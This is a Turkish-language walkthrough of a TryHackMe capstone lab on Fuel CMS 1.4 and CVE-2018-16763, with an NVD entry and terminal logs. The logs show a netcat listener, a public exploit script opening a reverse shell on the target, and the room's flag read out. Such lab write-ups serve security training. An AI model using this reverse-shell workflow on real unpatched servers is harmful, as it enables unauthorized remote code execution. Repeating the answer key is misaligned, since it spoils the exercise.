

Vulnerability Capstone

Task 1 Introduction (Görev 1 Giriş)

"Savunmasızlık Araştırması" modülü için bu bitirme odasını tamamlayarak bu modülde öğrendiğiniz becerileri özetleyin.

Ackme Support Incorporated kısa süre önce yeni bir blog kurdu. Geliştirici ekipleri, makaleleri oluşturmada ve halka yayınlamadan önce bir güvenlik denetimi yapılmasını istedi.

Blog üzerinde bir güvenlik denetimi gerçekleştirmek sizin görevinizdir; bulduğunuz herhangi bir güvenlik açığını aramak ve kötüye kullanmak.

Soru ⇒ Hadi hackleyelim

Cevap ⇒ **Cevap Gerekmemektedir.**

Task 2 Exploit the Machine (Flag Submission) (Görev 2 Makineden Yararlanın (Bayrak Gönderimi))

Yeşil "Makineyi Başlat" düğmesine basarak buna bağlı savunmasız makineyi dağıtın. Bu odayı tamamlamak için TryHackMe AttackBox kullanmanız önerilir.

Savunmasız makineye saldırmaya çalışmadan önce beş dakika geçmesini bekleyin
MACHINE_IP


Sorular

Soru ⇒ Bu göreve bağlı savunmasız makineyi dağıtın ve savunmasız makineyi ziyaret etmeden önce beş dakika bekleyin.

Cevap ⇒ **Cevap Gerekmemektedir.**


Soru ⇒ Savunmasız makinede çalışan uygulamanın adı nedir?

Cevap ⇒ **Fuel CMS**



Soru ⇒ Bu uygulamanın sürüm numarası nedir?

Cevap ⇒ 1.4



Soru ⇒ Bir saldırganın bu uygulama üzerinde uzaktan kod çalıştırmasına izin veren CVE'nin numarası nedir?

Format: CVE-XXXX-XXXXXX

Cevap ⇒ CVE-2018-16763

CVE-2018-16763 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

FUEL CMS 1.4.1 allows PHP Code Evaluation via the pages/select/ filter parameter or the preview/ data parameter. This can lead to Pre-Auth Remote Code Execution.

Metrics

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:



NIST: NVD

Base Score: 9.8 CRITICAL

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

QUICK INFO

CVE Dictionary Entry:

CVE-2018-16763

NVD Published Date:

09/09/2018

NVD Last Modified:

11/20/2024

Source:

MITRE

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Soru ⇒ Bu modül boyunca öğrendiğiniz kaynakları ve becerileri kullanarak bu güvenlik açığından faydalanmak için ilgili bir istismar bulup kullanın (İpucu ⇒ Eğer zorlanıyorsanız, AttackBox'ta /usr/share/exploits/vulnerabilitiescapstone altında bir exploit bulunmaktadır).

Not: Bu güvenlik açığı için kullanılabilecek çok sayıda açık vardır (bazıları diğerlerinden daha kullanışlıdır!)

Cevap ⇒ **Cevap Gerekmemektedir.**

```
root@ip-10-10-173-76: /usr/share/exploits/vulnerabilitiescapstone
File Edit View Search Terminal Help
root@ip-10-10-173-76:~# cd /usr/share/exploits/vulnerabilitiescapstone
root@ip-10-10-173-76:/usr/share/exploits/vulnerabilitiescapstone# ls
exploit.py
root@ip-10-10-173-76:/usr/share/exploits/vulnerabilitiescapstone#
```

Soru ⇒ Bu savunmasız makinede bulunan bayrağın değeri nedir? Bu, savunmasız makinede /home/ubuntu içinde bulunur. (İpucu ⇒ Bazı açıklar, kabuğa erişim sağlamak için bir netcat ters dinleyicisi kurmanızı gerektirecektir)

Cevap ⇒ **THM{ACKME_BLOG_HACKED}**

```
root@ip-10-10-191-185: ~
File Edit View Search Terminal Help
root@ip-10-10-191-185:~# nc -lnvp 8081
Listening on 0.0.0.0 8081
Connection received on 10.10.44.104 52858
/bin/sh: 0: can't access tty; job control turned off
$ ls
README.md
assets
composer.json
contributing.md
fuel
index.php
robots.txt
$ cat robots.txt
User-agent: *
Disallow: /fuel/$ cd /home/ubuntu
$ cd flag.txt
/bin/sh: 4: cd: can't cd to flag.txt
$ ls
flag.txt
$ cat flag.txt
THM{ACKME_BLOG_HACKED}
$

root@ip-10-10-191-185: /usr/share/exploits/vulnerabilitiescapstone
File Edit View Search Terminal Help
root@ip-10-10-191-185:/usr/share/exploits/vulnerabilitiescapstone# python3 exploit.py
10.10.44.104

FUEL CMS
Tested on 1.4
Created by Ac1d

Menu
exit - Exit app
shell_me - Get a reverse shell (netcat)
help - Show this help

fuelCMS$ shell_me
Enter your attacking machine IP:PORT $ 10.10.191.185:8081

Hope you had your listener ready!!
□
```